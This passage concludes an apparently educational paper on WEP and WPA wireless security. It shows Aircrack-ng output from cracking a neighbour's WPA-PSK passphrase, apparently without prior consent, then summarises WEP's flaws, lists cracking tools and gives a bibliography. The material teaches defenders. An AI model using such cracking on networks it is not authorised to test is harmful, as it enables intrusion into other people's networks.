This time, we are in luck. The neighbor used a very poor password (it was the 232nd word in the dictionary!!). The look on the neighbors face will be unforgettable!

```

AirCrack-ng 0.7 r214

[00:00:02] 232 keys tested (87.62 k/s)

KEY FOUND! [ mypassword ]

Master Key   : 2E 9C A8 29 B6 33 B9 56 C5 17 54 49 05 3A FE C0
              DC F3 71 94 2B 29 1E 09 D3 42 C4 17 B0 FE DC 6B

Transient Key : 3D EA 99 A9 59 20 21 A5 98 50 09 D9 CF EF DE 48
              36 CF E4 DB 8B 39 E1 06 83 F2 B4 61 39 7A F9 68
              0F 36 0D B9 A5 3E 93 E6 66 D1 8C 09 85 A0 91 62
              99 26 28 5E 5F 62 CE 9E 7F 63 E4 EC 66 C5 46 34

EAPOL HMAC   : F2 C5 F1 EF 5A C5 61 6D 9D FB 97 A8 A0 F1 00 3B

bt ~ #

```

Figure 21: Successful WPA-PSK Attack

The author has now since explained the attacks to his neighbor and assisted him in setting up a secure wireless network (as secure as WPA can get). His only response...."How will I ever remember that huge passphrase?"

5 Conclusion

In conclusion, 802.11 with WEP enabled provides insufficient confidentiality. The biggest problems that plague the WEP implementation include:

- IVs are too short
- ICV is too short and is linear
- Implementation of the RC4 algorithm is weak and vulnerable to attack
- No protection against replay attacks

Since there is a growing number of ready to download tools that exploit WEP's weaknesses, WEP should not be utilized to provide confidentiality on a wireless network if confidentiality is important.

WPA has proven so far to be a significant improvement over WEP. The MIC prevents random bit flipping attacks and greatly strengthens the ICV. The TKIP Sequence Counter closes the WEP replay attack vulnerability and provides fresh input into the key mixing algorithms. In addition, the traditional attack of "gather as many weak IVs as possible by injecting packets with duplicate IVs" has been thwarted by TKIP. WPA provides good confidentiality as long as a good long PSK is chosen and kept secret.

Useful Tools for Exploiting WEP/WPA

- Aircrack-ng - <http://www.aircrack-ng.org/>
- Chopchop - <http://www.netstumbler.org/showthread.php?t=12489>
- WEPWedgie - <http://sourceforge.net/projects/wepwedgie/>
- Kismet (wireless network detector and sniffer) - <http://www.kismetwireless.net/>
- BackTrack (Standalone penetration testing toolkit on a bootable CD) - <http://new.remote-exploit.org/index.php/Tools>
- Church of Wifi WPA-PSK Rainbow Tables
<http://www.renderlab.net/projects/WPA-tables/>

Bibliography

- [1] IEEE 802.11, 1999 Edition (ISO/IEC 8802-11: 1999);
<http://standards.ieee.org/getieee802/download/802.11-1999.pdf>
- [2] IEEE 802.11i, 2004 Edition
<http://standards.ieee.org/getieee802/download/802.11i-2004.pdf>
- [3] Sanker, Krishna; Cisco Wireless LAN Security; Cisco Press 2005, p200 – 210.
- [4] Wi-Fi Security - WEP, WPA and WPA2 by Guillaume Lehembre;
http://www.hsc.fr/ressources/articles/hakin9_wifi/index.html.en
- [5] WEP: Dead Again, Part 1 by Michael Ossmann, December 14, 2004;
<http://www.securityfocus.com/print/infocus/1814>
- [6] WEPWedgie, October 19, 2006;
<http://www.informit.com/guides/content.asp?g=security&seqNum=194&rl=1>
- [7] WPA Part 2: Weak IV's, October 19, 2006;
<http://www.informit.com/guides/content.asp?g=security&seqNum=85&rl=1>
- [8] Aircrack-ng; <http://www.aircrack-ng.org/doku.php>
- [9] Cracking WEP by Seth Fogie, July 12, 2002;
<http://www.informit.com/articles/article.asp?p=27666&seqNum=10&rl=1>
- [10] Byte-Sized Decryption of WEP with Chopchop, October 19, 2006;
<http://www.informit.com/guides/content.asp?g=security&seqNum=196&rl=1>
- [11] Unsafe at any key size; An analysis of the WEP encapsulation by Jesse R. Walker, October 27, 2000; <http://web.engr.oregonstate.edu/~zier/classes/ece679/03628E.pdf>
- [12] Reverse engineering of AirCrack software by Mihail Roman, Laurent Fallet, Sumit Chandel, Najib Nassif, May 2005;
<http://asi.insa-rouen.fr/~lfallet/docs/concordia/aircrack.pdf>
- [13] Wireless Vulnerabilities & Exploits; ID: WVE-2006-0035, WEP IV collision reveals plaintext; <http://www.wirelessve.org/entries/show/WVE-2006-0035>
- [14] Wireless Vulnerabilities & Exploits; ID: WVE-2005-0021, WEP Weak IVs Vulnerability; <http://www.wirelessve.org/entries/show/WVE-2005-0021>

- [15] Wireless Vulnerabilities & Exploits; ID: WVE-2005-0019, 802.11 Lacks Authentication of Management Frames; <http://www.wirelessve.org/entries/show/WVE-2005-0019>
- [16] Vicomsoft Wireless Networking Q&A;
<http://www.vicomsoft.com/knowledge/reference/wireless1.html>
- [17] Wireless Vulnerabilities & Exploits; ID: WVE-2006-0037, WEP Inverse inductive attack reveals plaintext; <http://www.wirelessve.org/entries/show/WVE-2006-0037>
- [18] Wireless Vulnerabilities & Exploits; ID: WVE-2006-0036, WEP PRGA determination on closed networks; <http://www.wirelessve.org/entries/show/WVE-2006-0036>
- [19] Wireless Vulnerabilities & Exploits; ID: WVE-2005-0061, MAC Authentication Spoofing; <http://www.wirelessve.org/entries/show/WVE-2005-0061>
- [20] Weaknesses in the Key Scheduling Algorithm of RC4 by Scott Fluhrer, Itsik Mantin, and Adi Shamir; http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf
- [21] Church of Wifi WPA-PSK Rainbow Tables;
<http://www.renderlab.net/projects/WPA-tables/>